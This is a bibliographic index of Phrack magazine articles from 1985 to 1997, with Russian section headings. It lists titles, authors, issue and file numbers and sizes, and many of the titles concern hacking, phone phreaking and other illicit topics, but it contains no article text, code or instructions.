• daemon9 — by Phrack Staff. 1996. I48 F5 23k
• Dave Starr — by Taran King. 1987. I10 F2 8k
• Disk Jockey — by The Disk Jockey & Dispater. 1991. I34 F3 23k
• Docter Who — by Phrack Staff. 1993. I43 F6 15k
• Emmanuel Goldstein — by Taran King. 1989. I29 F2 16k
• Erik Bloodaxe — by Taran King. 1989. I28 F2 15k
• Groups — by Knight Lightning. 1986. I6 F2 14k
• Karl Marx — by Taran King and Knight Lightning. 1988. I22 F2 9k
• Lex Luthor — by Taran King. 1992. I40 F3 36k
• Lord Digital — by Lord Digital. 1992. I42 F3 22k
• Markus Hess — by Pain Hertz. 1990. I31 F2 6k
• The Mentor — by Taran King. 1989. I23 F2 7k
• Minor Threat — by Phrack Staff. 1994. I46 F5 12k
• Modem Master — by Taran King. 1988. I21 F2 6k
• Mudge — by Phrack Staff. 1996. I49 F4 8k
• The Nightstalker — by Taran King. 1986. I9 F2 6k
• ReDragon — by Phrack Staff. 1996. I48 F5 23k
• Scan Man — by Taran King. 1986. I7 F2 7k
• Shadow Hawk 1 — by Dispater. 1992. I39 F3 8k
• Shooting Shark — by Crimson Death. 1991. I33 F2 16k
• Supernigger — by Supernigger. 1992. I41 F3 10k
• Taran King — by Taran King. 1988. I20 F2 14k
• Terminus — by Taran King. 1987. I14 F2 7k
• Tuc — by Taran King. 1986. I8 F2 6k
• Wizard of Arpanet — by Taran King. 1987. I11 F2 7k
• Voyager — by Phrack Staff. 1996. I48 F5 23k

"The Phrack University Dialup List" by Phrack Staff. 1994. I46 F13 12k

"Phrack World News" by alhambra. 1997. I50 F15 110k

(Полный список выпусков Phrack World News по авторам — см. оригинальный файл)

"Phrack World News Special Edition #1" by Knight Lightning. 1987. I14 F7 32k

"Phrack World News Special Edition II" by Knight Lightning. 1988. I21 F9 78k

"Phrack World News Special Edition III (SummerCon '89)" by Knight Lightning. 1989. I28 F8 31k

"Phrack World News Special Edition IV" (CyberView '91) by Bruce Sterling. 1991. I33 F10 28k

"Phrack World News Special Report VI on WeenieFest'92" by Count Zero. 1992. I37 F10 14k

"Phrack World News Special Report VI on CFP-2" by Max Nomad. 1992. I38 F12 18k

Phreak_Accident authored (авторство)
• "Phrack World News". 1990. I31 F8-10 (13, 17, 40k)

• "TAMS & Telenet Security". 1990. I31 F4 7k
• "Phreak/Hack Sub [from Metal Shop Private BBS]". 1988. I20 F7 46k

ФРИКИНГ

(см. также СОТОВАЯ СВЯЗЬ, COSMOS, ISDN, ОПЕРАТОРЫ ДАЛЬНЕЙ СВЯЗИ, ТЕЛЕФОННЫЕ КОММУТАТОРЫ, АТС)

• "The AT&T Mail Gateway" by Robert Alien. 1991. I34 F4 5k
• "The Art of Junction Box Modeming" by Mad Hacker 616. I8 F5 6k
• "Automatic Number Identification" by Phantom Phreaker and Doom Prophet. I10 F7 9k
• "Blocking of Long Distance Calls" by Jim Schmickley. 1988. I21 F8 26k
• "Blocking of Long Distance Calls... Revisited" by Jim Schmickley. 1989. I29 F9
• "The Blue Box and Ma Bell" by The Noid. 1989. I25 F7 19k
• "Box.exe for SoundBlasters" by The Fixer. 1994. I45 F22 13k
• "Busy Line Verification" by Phantom Phreaker. 1987. I11 F10 10k
• "Busy Line Verification Part II" by Phantom Phreaker. 1987. I12 F8 9k
• "Can You Find Out If Your Telephone Is Tapped?" by Fred P. Graham and VaxCat. 1989. I23 F9 20k
• "Centrex Renaissance" by Jester Sluggo. 1986. I4 F7 17k
• "Circuit Switched Digital Capability" by The Executioner. 1987. I10 F5 12k
• "City-Wide Centrex" by The Executioner. 1986. I8 F3 14k
• "Computer-Based Systems for Bell System Operation" by Taran King. 1989. I26 F2
• "Control Office Administration of Enhanced 911 Service" by The Eavesdropper. 1989. I24 F5 22k
• "DCO Operating System" by mrnobody. 1997. I50 F14 16k
• "DTMF signalling and decoding" by Mr. Blue. 1997. I50 F13 17k
• "The Craft Acces Terminal" by Boss Hogg. 1996. I48 F8 36k
• "Electronic Telephone Cards (Part 1)" by Stephane Bausson. 1996. I48 F10 39k
• "Electronic Telephone Cards (Part 2)" by Stephane Bausson. 1996. I48 F11 66k
• "The Fine Art of Telephony" by Crimson Flash. 1992. I40 F7 65k
• "The Fone Phreak's Revenge" by Iron Soldier. 1985. I1 F4 4k
• "Fortell Systems" by Phantom Phreaker. 1986. I3 F6 3k
• "Glossary Terminology for Enhanced 911 Service" by The Eavesdropper. 1989. I24 F6
• "Guide to 5ESS" by Firm G.R.A.S.P.. 1993. I43 F17 63k
• "A Guide to British Telecom's Caller ID Service" by Dr. BOB. 1995. I47 F19 31k
• "How to Build a Paisley Box" by Thomas Covenant and Double Helix. 1987. I13 F4 5k
• "Information About NT's FMT-150/B/C/D" by Static. 1996. I48 F9 22k
• "Introdcution to Telephony and PBX Systems" by Cavalier. 1996. I49 F5 100k
• "International Toll Free Code list" by The Trunk Terminator. 1991. I33 F6 15k
• "LATA Reference List" by Infinite Loop. 1991. I33 F5 11k
• "Loop Maintenance Operating System" by Control C. 1988. I18 F8 32k
• "Loop Maintenance Operations System" by Phantom Phreaker and Doom Prophet. 1986. I9 F9 17k
• "Making Free Local Payfone Calls" by Killer Smurf. 1987. I15 F3 7k
• "Mall Cop Frequencies" by Caligula XXI. 1992. I41 F10 11k
• "An Overview of Pre-Paid Calling Cards" by Treason. 1995. I47 29k
• "SS7 Diverter plans" by Mastermind. 1997. I50 F9 27k
• "South Western Bell Lineman Word Codes" by Icon. 1997. I49 F11 18k
• "NorThern Telecom's FMT-150B/C/D" by FyberLyte. 1993. I44 F13 16k
• "Telenet/Sprintnet's PC Pursuit Outdial Directory" by Amadeus. 1991. I35 F4 90k
• "Telephone Company Customer Applications" by Voyager. 1996. I49 F13 38k
• "The Myth and The Reality About Eavesdropping" by Phone Phanatic. 1989. I29 F8
• "PACT: Prefix Access Code Translator" by The Executioner. 1987. I11 F3 8k

• "Phreaking in Germany" by Ninja Master. 1991. I33 F7 28k
• "Prevention of The Billing Office Blues" by Forest Ranger. 1985. I2 F2 1k
• "A Real Functioning PEARL BOX Schematic" by Dispater. 1989. I28 F5 5k
• "A Real Functioning RED BOX Schematic" by J.R. "Bob" Dobbs. 1991. I33 F9 12k
• "Real Phreaker's Guide Vol. 2" by Taran King and Knight Lightning. 1987. I13 F2 5k
• "The Reality of The Myth [REMOBS]" by Taran King. 1987. I14 F4 6k
• "Special Area Codes" by >Unknown User<. 1989. I24 F8 27k
• "Special Area Codes II" by Bill Huttig. 1992. I39 F7 17k
• "The Total Network Data System" by Doom Prophet. 1987. I12 F5 13k

"Phreaking in Germany" («Фрикинг в Германии») by Ninja Master. 1991. I33 F8 7k

"Phreaks in Verse" («Фрики в стихах») by Sir Francis Drake. 1987. I13 F5 3k

"Phreaks in Verse II" by Homey The Hacker. 1991. I36 F8 14k

Professor Falken authored (авторство)
• "Tymnet Diagnostic Tools" («Диагностические инструменты Tymnet»). 1992. I42 F5 35k

Phrozen Ghost authored (авторство)
• "Hacking CDC's Cyber" («Взлом Cyber компании CDC»). 1988. I18 F5 12k

"Physical Access and Theft of PBX Systems" («Физический доступ и кража АТС») by Co/Dec. 1993. I43 F15 28k

ПИРАТСТВО — см. ВАРЕЗ

"Pirate's Cove" by Rambone. 1992. I37 F3 8k

"Pirate's Cove" by Rambone. 1992. I38 F3 23k

"Pirate's Cove" by Rambone. 1992. I40 F5 57k

"Pirate's Cove" by Rambone. 1992. I41 F5 32k

"Playing Hide and Seek, Unix Style" («Игра в прятки в стиле Unix») by Phrack Accident. 1993. I43 F14 31k

"The Postal Inspection Service" («Служба почтовой инспекции») by Vendetta. 1989. I27 F9 14k

"Plant Measurement" by The Executioner. 1986. I9 F6 13k

"Prevention of The Billing Office Blues" by Forest Ranger. 1985. I2 F2 1k

"Preview to Phrack 13 - The Life & Times of The Executioner". 1987. I12 F3 5k

Prime Suspect authored (авторство)
• "A Few Things About Networks" («Кое-что о сетях»). 1988. I18 F9 21k

ОПЕРАЦИОННАЯ СИСТЕМА PRIMOS

• "A Hacker's Guide to Primos: Part 1" by Cosmos Kid. 1987. I16 F3 11k
• "Hacking Primos I, II, III" by Evil Jay. 1987. I11 F7 7k
• "Hacking Primos Part I" by Evil Jay. 1987. I10 F6 11k
• "Primos: Primenet, RJE, DPTX" by Magic Hasan. 1988. I18 F4 15k

"Primos: Primenet, RJE, DPTX" by Magic Hasan. 1988. I18 F4 15k

"Private Audience" («Частная аудитория») by Overlord. 1986. I3 F5 13k

Professor Erhart Moeller authored (авторство)
• "The Moeller Papers" («Документы Мёллера»). 1993. I44 F10 30k

Professor authored (авторство)
• "Hardwire Interfacing under Linux". 1997. I50 F11 11k

"Profile of MAX Long Distance Service" by Phantom Phreaker. 1986. I4 F4 4k

"Programming RSTS/E File2: Editors" by Solid State. 1986. I9 F4 13k

"Project Hades: TCP Weakness" by daemon9. 1996. I49 F7 38k

"Project Loki: ICMP Tunneling" by daemon9/alhambra. 1996. I49 F7 38k

"Project Neptune" by daemon9. 1996. I48 F13 52k

The Pyro authored (авторство)
• "Blowguns" («Духовые трубки»). 1985. I2 F4 3k

PsychoSpy authored (авторство)
• "The Groom Lake Desert Rat". 1994. I46 F21 44k

**** P ****

"Quentin Strikes Again" («Квентин снова в деле») by The Omega and White Knight. 1994. I45 F12 28k

The Racketeer authored (авторство)
• "Guide to Encryption" («Руководство по шифрованию»). 1992. I42 F11 32k
• "Network Miscellany" («Сетевая смесь»). 1992. I40 F4 32k
• "Network Miscellany". 1992. I41 F4 35k

Radical Rocker authored (авторство)
• "How to Make TNT" («Как изготовить TNT»). 1986. I7 F6 2k

"Radio Free Berkley Information". 1994. I45 F24 35k

"Radio Hacking" («Радиовзлом») by The Seker. 1986. I5 F8 3k

"R.A.G. - Rodents are Gay" by Evil Jay. 1987. I13 F6 6k

"RAGS - The Best of Sexy Exy". 1987. I13 F9 19k

Rambone authored (авторство)
• "Pirate's Cove". 1992. I37 F3 8k
• "Pirate's Cove". 1992. I38 F3 23k
• "Pirate's Cove". 1992. I40 F5 57k
• "Pirate's Cove". 1992. I41 F5 32k

Raoul wrote (написал)
• "DCL BBS Program". 1994. I45 F16 23k

Razor's Edge authored (авторство)
• "The Truth About Lie Detectors" («Правда о детекторах лжи»). 1989. I30 F9 15k

"Reading Trans-Union Credit Reports" by The Disc Jockey. 1987. I16 F7 6k

"Real Cyberpunks" («Настоящие киберпанки») by The Men From Mongo. 1991. I36 F9 13k

"A Real Functioning PEARL BOX Schematic" by Dispater. 1989. I28 F5 5k

"A Real Functioning RED BOX Schematic" by J.R. "Bob" Dobbs. 1991. I33 F9 12k

"Real Phreaker's Guide Vol. 2" by Taran King and Knight Lightning. 1987. I13 F2 5k

"The Reality of The Myth [REMOBS]" by Taran King. 1987. I14 F4 6k

ReDragon was Pro-Philed in 1996 (профайл опубликован в 1996). I48 F5 23k

Red Knight authored (авторство)
• "An In-Depth Guide in Hacking Unix". 1988. I22 F5 35k

Red Skull authored (авторство)
• "Startalk". 1994. I46 F18 21k

R.E.M wrote (написал)
• "Paid Advertisement" (unencoded game). 1994. I46 F6 62k
• "Paid Advertisement Part][" (unencoded game). 1994. I46 F7 45k

"A Report on The Internet Worm" («Доклад об интернет-черве») by Bob Page. 1988. I22 F8 16k

Richard Goodwin authored (авторство)
• "Hollywood-Style Bits & Bytes". 1994. I45 F17 50k

Richard C. Hollinger authored (авторство)
• "Computer Hackers Follow a Guttman-Like Progression". 1988. I22 F7 10k

"Ring Back Codes for The 314 NPA" by Data Line. 1985. I4 F2 1k

Robert Alien authored (авторство)
• "The AT&T Gateway". 1991. I34 F4 5k

Robert Clark authored (авторство)
• "My Bust Part I" («Моя поимка, часть I»). 1993. I43 F12 56k
• "My Bust Part II" («Моя поимка, часть II»). 1993. I43 F13 55k

"Rolm Systems" by Monty Python. 1986. I3 F2 11k

route authored (авторство)
• "Juggernaut" (linux tool). 1997. I50 F6 123k

"The Royal Court [from Metal Shop Private BBS]". 1988. I20 F10 3k

"RSTS" by Crimson Death. 1990. I32 F9 23k

ОПЕРАЦИОННАЯ СИСТЕМА RSTS

• "Hacking RSTS" by Data Line. 1985. I2 F8 4k
• "Hacking RSTS Part 1" by The Seker. 1986. I7 F5 12k
• "Programming RSTS/E File2: Editors" by Solid State. 1986. I9 F4 13k
• "RSTS" by Crimson Death. 1990. I32 F9 23k

"Running a BBS on X.25" by Seven Up. 1994. I45 F8 15k

Ryche authored (авторство)
• "Hacking Chilton's Credimatic". 1986. I7 F4 8k

** C **

The $muggler authored (авторство)
• "Coin Box Thief Wanted" (PWN). 1987. I16 F12 2k
• "'Illegal' Hacker Crackdown" (PWN). 1988. I17 F11 5k

• "Snarfing Remote Files" by Dark Overlord. 1989. I28 F6 5k
• "Social Engineering [from Metal Shop Private BBS]". 1988. I20 F8 19k

"Safe and Easy Carding" by VaxBuster. 1993. I44 F20 18k

"SAM Security" by Spitfire Hacker. 1985. I1 F2 2k

"Sara Gordon -vs- Kohntark Part I" by The Editor. 1993. I44 F11 12k

"Sara Gordon -vs- Kohntark Part II" by The Editor. 1993. I44 F12 47k

"Satellite Communications" («Спутниковые коммуникации») by Scott Holiday. 1988. I21 F5 9k

Scan Man authored (авторство)
• "Scan Man's Rebuttal to Phrack World News". 1987. I12 F9 17k

"Scan Man's Rebuttal to Phrack World News" by Scan Man. 1987. I12 F9 17k

"School/College Computer Dial-Ups" by Phantom Phreaker. 1985. I1 F8 4k

Scott Holiday authored (авторство)
• "Satellite Communications". 1988. I21 F5 9k

Scott Simpson authored (авторство)
• "Hacking AT&T System 75". 1992. I41 F6 20k

"Screwing Over Your Local McDonalds" («Как нагреть местный Макдоналдс») by Charlie X. 1994. I45 F19 20k

"Searching for speciAL acceSs agentS" by Dr. Dude. 1991. I36 F7 18k

"Searching The Dialog Information Service" by Al Capone. 1993. I44 F18 48k

"Security Guidelines" («Рекомендации по безопасности») by Various Sources. 1994. I45 F10 55k

"Security Shortcomings of AppleShare Networks" by Bobby Zero. 1992. I41 F9 16k

The Seker authored (авторство)
• "Radio Hacking" («Радиовзлом»). 1986. I5 F8 3k
• "Hacking RSTS Part 1". 1986. I7 F5 12k

"Sending Fakemail in Unix" («Отправка поддельной почты в Unix») by Dark Overlord. 1989. I27 F8 2k

"The Senator Markey Hearing Transcripts" by >Unknown User<. I45 F20 72k

Sendai authored (авторство)
• "Keytrap Revisisted". 1996. I48 F12 13k

Seven Up authored (авторство)
• "Running a BBS on X.25". 1994. I45 F8 15k
• "The ABCs of Better Hotel Staying". 1994. I46 F25 12k

"Shadows of a Future Past (Part 1 of The Vicious Circle Trilogy)" by Knight Lightning. 1988. I21 F3 26k

Shadow Hawk 1 was Pro-Philed in 1992 (профайл опубликован в 1992). I39 F3 8k

The Shining authored (авторство)
• "Unix Hacking - Tools of The Trade" («Инструменты взлома Unix»). 1994. F11 42k

Shooting Shark authored (авторство)
• Введение/Индекс к I15, 17 F1 2k
• "More Stupid Unix Tricks". 1987. I15 F2 10k
• "Nasty Unix Tricks". 1986. I6 F5 4k
• "Shadow Hawk Busted Again". 1987. I16 F11 2k
• "Social Security Number Formatting". 1988. I19 F4 3k

• "Trojan Horses in Unix" («Троянские кони в Unix»). 1986. I7 F7 13k

Shooting Shark Pro-Philed in 1991 (профайл опубликован в 1991). I33 F2 6k

Sideshow Bob authored (авторство)
• "PC Application Level Security". 1997. I50 F12 21k

Signal Substain authored (авторство)
• "Nitrogen-Trioxide Explosive". 1988. I17 F4 7k

"Signalling Systems Around The World" («Сигнальные системы мира») by Data Line. 1986. I3 F4 2k

"Simple Data Encryption or Digital Electronics 101" by The Leftist. 1987. I11 F5 4k

Sir Francis Drake authored (авторство)
• "Phrack World News". 1987. I15 F8 6k
• "Bust Update" (PWN). 1988. I17 F11 3k
• "Phreaks in Verse" («Фрики в стихах»). 1987. I13 F5 3k

Sir Hackalot authored (авторство)
• "Unix 'Nasties'" («Гнусности Unix»). 1990. I32 F5 32k

Skylar authored (авторство)
• "Sprintnet Directory Part 1/3". 1992. I42 F8 49k
• "Sprintnet Directory Part 2/3". 1992. I42 F9 45k
• "Sprintnet Directory Part 3/3". 1992. I42 F10 46k

"Skytel Paging and Voicemail" by pbxPhreak. 1997. I50 F10 36k

S. Leonardo Spitz authored (авторство)
• "Phrack Pro-Phile on Chris Goggens". 1991. I35 F3 20k

"Smashing The Stack For Fun And Profit" («Разрушение стека ради забавы и выгоды») by Aleph1. 1996. I49 F14 66k

"Smoke Bombs" («Дымовые шашки») by Alpine Cracker. 1986. I6 F6 2k

"SNMP insecurities" («Уязвимости SNMP») by alhambra. 1997. I50 F7 20k

"SS7 Diverter plans" by Mastermind. 1997. I50 F9 27k

Steve Fleming authored (авторство)
• "The Truth...and Nothing but the Truth" («Правда и только правда»). 1996. I48 F16 19k

"Social Security Numbers & Privacy" by Chris Hibbert of CPSR. 1991. I35 F6 13k

Solid State authored (авторство)
• "Programming RSTS/E File2: Editors". 1986. I9 F4 13k

The Sorceress authored (авторство)
• "Accessing Government Computers" («Доступ к правительственным компьютерам»). 1988. I17 F7 9k
• "Cracker are Cheating Bell" (PWN). 1988. I17 F12 8k

"Social Security Number Formatting" by Shooting Shark. 1988. I19 F4 3k

"South Western Bell Lineman Word Codes" by Icon. 1997. I49 F11 18k

Sovereign Immunity authored (авторство)
• "Sting Operations" («Операции-ловушки»). 1991. I35 F5 6k

"Special Area Codes" by >Unknown User<. 1989. I24 F8 27k

Spirit Walker co-authored (соавторство)
• "Phrack World News" Part 1-4. 1992. I37 F11-14 31, 30, 29, 31k

Spitfire Hacker authored (авторство)
• "SAM Security". 1985. I1 F2 2k

Split Decision authored (авторство)
• "Phone Bugging: Telecom's Underground Industry". 1989. I26 F7 7k

"Sprintnet Directory Part 1/3" by Skylar. 1992. I42 F8 49k

"Sprintnet Directory Part 2/3" by Skylar. 1992. I42 F9 45k

"Sprintnet Directory Part 3/3" by Skylar. 1992. I42 F10 46k

Spy Ace authored (авторство)
• "Step by Step Guide to Stealing a Camaro" («Пошаговое руководство по угону Camaro»). 1993. I43 F20 21k

"Standing up to Fight The Bells" by Knight Lightning. 1992. I38 F10 27k

"Startalk" by The Red Skull. 1994. I46 F18 21k

Static authored (авторство)
• "Information About NT's FMT-150/B/C/D". 1996. I48 F9 22k

"Steganography Improvement Proposal" by cjml. 1996. I49 F10 6k

Stephane Bausson authored (авторство)
• "Electronic Telephone Cards (Part 1)". 1996. I48 F10 39k
• "Electronic Telephone Cards (Part 2)". 1996. I48 F11 66k

"Step by Step Guide to Stealing a Camaro" by Spy Ace. 1993. I43 F20 21k

"Sting Operations" («Операции-ловушки») by Sovereign Immunity. 1991. I35 F5 6k

"Subdivisions (Part 3 of The Vicious Circle Trilogy)" by Knight Lightning. 1989. I23 F3 17k

Substance authored (авторство)
• "The Complete Guide to Hacking Meridian Voice Mail". 1995. I47 F15 10k

"SummerCon 1992" by Knight Lightning and Dispater. 1992. I40 F11 35k

Suppernigger was Pro-Philed in 1992 (профайл опубликован в 1992). I41 F3 10k

Synapse authored (авторство)
• "Datapac". 1993. I44 F21 36k

SynThecide authored (авторство)
• "Covert Paths" (соавтор). 1989. I29 F5 4k
• "Hacking and Tymnet" («Взлом через Tymnet»). 1989. I30 F3 20k

Szechuan Death authored (авторство)
• "Legal Info" («Юридическая информация»). 1994. I46 F9 13k

**** T ****

"10th Chaos Computer Congress" by Manny E. Farber. 1994. I45 F13 23k

"TAC Info". No author. 1985. I2 F5 14k

"TAMS & Telenet Security" by Phreak_Accident. 1990. I31 F4 7k

"Tandy/Radio Shack Cellular Phones" by Damien Thorn. 1996. I48 F7 43k

"Tapping Telephone Lines" («Прослушивание телефонных линий») by Agent Steal. 1987. I16 F6 9k

Taran King authored (авторство)
• "AIS - Automatic Intercept System". 1987. I11 F6 16k
• "Bell Network Switching Systems". 1989. I25 F3 16k
• "Breaching and Clearing Obstacles". 1986. I4 F5 7k
• "Computer-Based Systems for Bell System Operation". 1989. I26 F2 38k
• Введение/Индекс к I1-2, 5-13 F1
• Введение/Индекс (соавтор) к I20-30 F1
• "Introduction of Phrack" («Введение в Phrack»). 1985. I1 F1 2k
• "Network Miscellany". 1989. I28 F4 30k
• "Network Miscellany II". 1989. I29 F4 35k
• "Network Miscellany III". 1989. I30 F2 21k
• "Operating The VM/SP CP". 1989. I27 F2 38k
• Phrack Pro-Phile (многочисленные профайлы — см. раздел выше)
• "Phrack World News". 1985-90. (многочисленные выпуски)
• "The Reality of The Myth [REMOBS]". 1987. I14 F4 6k
• "Universal Informational Services via ISDN". 1985. I2 F6 6k

co-authored (соавторство)
• "Network Management Center". 1988. I21 F6 13k
• "SummerCon 1992". 1992. I40 F11 35k
• "Real Phreaker's Guide Vol. 2". 1987. I13 F2 5k
• "25th Anniversary Index". 1989. I25 F2 15k
• "Welcome to Metal Shop Private". 1988. I20 F4 37k

"TCP/IP: A Tutorial Part 1 of 2" by The Not. 1991. I33 F8 28k

"TCP/IP: A Tutorial Part 2 of 2" by The Not. 1991. I34 F8 39k

"TCP port Stealth Scanning" by Uriel. I49 F15 32k

"Telephone Company Customer Applications" («Клиентские приложения телефонных компаний») by Voyager. 1996. I49 F13 38k

"The Technical Revolution" («Техническая революция») by Dr. Crash. 1986. I6 F3 4k

"The Tele-Pages" by Jester Sluggo. 1988. I21 F4 37k

TELENET — см. СЕТИ X.25 С КОММУТАЦИЕЙ ПАКЕТОВ

"Telenet/Sprintnets PC Pursuit Outdial Directory" by Amadeus. 1991. I35 F4 90k

"Telephone Company Customer Applications" by Voyager. 1996. I49 F13 38k

"Telephone Signalling Methods" («Методы телефонной сигнализации») by Doom Prophet. 1987. I11 F8 7k

ТЕЛЕФОННОЕ КОММУТАЦИОННОЕ ОБОРУДОВАНИЕ И МЕТОДЫ

• "Bell Network Switching Systems" by Taran King. 1989. I25 F3 16k
• "Digital Multiplexing Systems (Part 2)" by Control C. 1988. I19 F3 18k
• "DMS-100" by Knight Lightning. 1986. I5 F5 8k
• "Facility Assignment & Control Systems" by Phantom Phreaker. 1988. I19 F5 11k
• "NorThern Telecom's FMT-150B/C/D" by FyberLyte. 1993. I44 F13 16k
• "Searching The Dialog Information Service" by Al Capone. 1993. I44 F18 48k
• "Signalling Systems Around The World" by Data Line. 1986. I3 F4 2k

• "Telephone Signalling Methods" by Doom Prophet. 1987. I11 F8 7k
• "The Universal Data Convertor" by Maldoror. 1994. I45 F21 45k
• "Understanding The Digital Multiplexing System (DMS)" by Control C. 1987. I12 F4 19k
• "Understanding DMS Part II" by Control C. 1987. I14 F5 18k

The Man authored (авторство)
• "Your New Windows Background (Part 1)" (unencoded). 1995. I47 F17 39k
• "Your New Windows Background (Part 2)" (unencoded). 1995. I47 F18 46k

"The Truth...and Nothing but the Truth" by Steve Fleming. 1996. I48 F16 19k

Thomas Covenant authored (авторство)
• "How to Fuck Up The World - A Parody". 1987. I13 F3 10k

co-authored (соавторство)
• "How to Build a Paisley Box". 1987. I13 F4 5k

Thumpr authored (авторство)
• "Big BroTher Online" («Большой Брат в сети»). 1989. I23 F10 8k

"Timeline Featuring Taran King, Knight Lightning, and Cheap Shades". 1988. I20 F2

"The TMC Primer" by Cap'n Crax. 1987. I10 F3 6k

Tom Brokow authored (авторство)
• "Credit Card Laws" («Законы о кредитных картах»). 1987. I16 F5 7k

Toucan Jones authored (авторство)
• "BT Tymnet, Part 1/3". 1992. I40 F8 57k
• "BT Tymnet, Part 2/3". 1992. I40 F9 55k
• "BT Tymnet, Part 3/3". 1992. I40 F10 91k

"The Total Network Data System" («Тотальная сетевая система данных») by Doom Prophet. 1987. I12 F5 13k

Treason authored (авторство)
• "An Overview of Pre-Paid Calling Cards". 1995. I47 29k

"The Tried and True Home Production Method for Methamphetamine" by The Leftist. 1986. I4 F8 7k

The Trunk Terminator authored (авторство)
• "International Toll Free Code List" («Список международных бесплатных кодов»). 1991. I33 F6 15k

"A Trip to The NCSC" («Поездка в NCSC») by Knight Lightning. 1990. I32 F7 16k

"Trojan Horses in Unix" («Троянские кони в Unix») by Shooting Shark. 1986. I7 F7 13k

"The Truth About Lie Detectors" («Правда о детекторах лжи») by Razor's Edge. 1989. I30 F9 15k

"TRW Business Terminology" by Control C. 1987. I14 F6 5k

TTY-Man co-authored (соавторство)
• "Multi-User Chat Program for DEC-10's". 1986. I9 F7 7k

"TTY Spoofing" by VaxBuster. 1992. I41 F8 20k

"25th Anniversary Index" by Knight Lightning, Taran King, and oTher friends. 1989. I25 F2 15k

Twisted Pair authored (авторство)
• "Auto-Answer It" («Автоответчик»). 1991. I35 F9 10k

TYMNET — см. СЕТИ X.25 С КОММУТАЦИЕЙ ПАКЕТОВ

"Tymnet Diagnostic Tools" by Professor Falken. 1992. I42 F5 35k

"Tymnet Security Memo" by Anonymous. 1990. I31 F7 9k

**** У ****

"Understanding The Digital Multiplexing System (DMS)" by Control C. 1987. I12 F4 19k

"Understanding DMS Part II" by Control C. 1987. I14 F5 18k

"Universal Informational Services via ISDN" by Taran King. 1985. I2 F6 6k

"Unix Cracking Tips" («Советы по взлому Unix») by Dark Overlord. 1989. I25 F5 14k

"Unix for The Moderate" («Unix для умеренных») by Urvile. 1988. I18 F6 11k

"Unix 'Nasties'" («Гнусности Unix») by Sir Hackalot. 1990. I32 F5 32k

ОПЕРАЦИОННАЯ СИСТЕМА UNIX

• "Hardwire Interfacing under Linux" by Professor. 1997. I50 F11 11k
• "Hiding Out Under Unix" by Black Tie Affair. 1989. I25 F6 9k
• "Introduction to CGI and CGI vulnerabilities" by G. Gilliss. 1996. I49 F8 12k
• "An In-Depth Guide in Hacking Unix" by Red Knight. 1988. I22 F5 35k
• "Juggernaut" (linux tool) by route. 1997. I50 F6 123k
• "Linux TTY hijacking" by halflife. 1997. I50 F5 15k
• "More Stupid Unix Tricks" by Shooting Shark. 1987. I15 F2 10k
• "Nasty Unix Tricks" by Shooting Shark. 1986. I6 F5 4k
• "Playing Hide and Seek, Unix Style" by Phrack Accident. 1993. I43 F14 31k
• "Sending Fakemail in Unix" by Dark Overlord. 1989. I27 F8 2k
• "Snarfing Remote Files" by Dark Overlord. 1989. I28 F6 5k
• "Trojan Horses in Unix" by Shooting Shark. 1986. I7 F7 13k
• "Unix Cracking Tips" by Dark Overlord. 1989. I25 F5 14k
• "Unix for The Moderate" by Urvile. 1988. I18 F6 11k
• "Unix Hacking - Tools of The Trade" by The Shining. 1994. F11 42k
• "Unix 'Nasties'" by Sir Hackalot. 1990. I32 F5 32k
• "Unix System Security Issues" by Jester Sluggo. 1988. I18 F7 27k
• "Yet AnoTher File on Hacking Unix" by >Unknown User<. 1988. I22 F6 19k

"Unix Hacking - Tools of The Trade" by The Shining. 1994. F11 42k

"Unix System Security Issues" by Jester Sluggo. 1988. I18 F7 27k

Unknown User< (псевдоним анонимных материалов Phrack) использовался для:
• "Centigram Voice Mail System Consoles". 1992. I39 F6 36k
• "The Senator Markey Hearing Transcripts". I45 F20 72k
• "Special Area Codes". 1989. I24 F8 27k
• "Tymnet Security Memo". 1990. I31 F7 9k
• "Yet AnoTher File on Hacking Unix". 1988. I22 F6 19k

"The Universal Data Convertor" by Maldoror. 1994. I45 F21 45k

Uriel authored (авторство)
• "TCP port Stealth Scanning". I49 F15 32k

Urvile authored (авторство)

• "Unix for The Moderate". 1988. I18 F6 11k

USENET — см. ГЛОБАЛЬНЫЕ СЕТИ

"Useful Commands for The TP3010 Debug Port" by G. Tenet. 1992. I42 F7 28k

"Users Guide to VAX/VMS Part 1/3" by Black Kat. 1991. I35 F7 62k

"Users Guide to VAX/VMS Part 2/3" by Black Kat. 1992. I37 F7 25k

"Users Guide to VAX/VMS Part 3/3" by Black Kat. 1992. I38 F7 46k

"Users Guide to XRAY" by NOD. 1992. I42 F6 11k

"Utopia; Chapter One of FTSaga" by Knight Lightning. 1989. I23 F4 20k

UUCP — см. ГЛОБАЛЬНЫЕ СЕТИ

**** Ф ****

Various Sources contributed to (вклад):
• "Cellular Debug Mode Commands". 1994. I45 F26 13k
• "Conference News Part I". 1993. I43 F7 53k
• "Conference News part II". 1993. I43 F8 58k
• "Conference News Part I". 1993. I44 F6 55k
• "Conference News Part II". 1993. I44 F7 35k
• "Conference News Part III". 1993. I44 F8 50k
• "Defcon Information". 1995. I47 F9 28k
• "Defcon II Information". 1994. I45 F14 26k
• "HoHoCon" (review). 1992. I42 F13 51k
• "HoHoCon Miscellany". 1994. I45 F11 32k
• "HoHoCon Miscellany". 1995. I47 F12 33k
• "International Scene". 1993-1996.
• "Line Noise". 1997. I50 F3 72k
• "Security Guidelines". 1994. I45 F10 55k
• "VMS Information". 1994. I45 F15 34k

VaxCat authored (авторство)
• "Lifting Ma Bell's Cloak of Secrecy". 1989. I24 F9 25k

VaxCat co-authored (соавторство)
• "Can You Find Out If Your Telephone is Tapped?". 1989. I23 F9 20k

"VAX/VMS Fake Mail" by Jack T. Tabb. 1989. I30 F7 7k

ОПЕРАЦИОННАЯ СИСТЕМА VAX/VMS

• "DCL BBS Program" by Raoul. 1994. I45 F16 23k
• "DCL Utilities for VMS Hackers" by The Mentor. 1988. I19 F2 23k
• "Getting Serious About VMS Hacking" by VAXBusters International. 1989. I23 F8
• "Inside The SYSUAF.DAT File" by Pain Hertz. 1990. I32 F8 16k
• "Users Guide to VAX/VMS Part 1/3" by Black Kat. 1991. I35 F7 62k
• "Users Guide to VAX/VMS Part 2/3" by Black Kat. 1992. I37 F7 25k
• "Users Guide to VAX/VMS Part 3/3" by Black Kat. 1992. I38 F7 46k

• "VAX/VMS Fake Mail" by Jack T. Tabb. 1989. I30 F7 7k
• "VMS Information" by Various Sources. 1994. I45 F15 34k

VaxBuster authored (авторство)
• "TTY Spoofing". 1992. I41 F8 20k
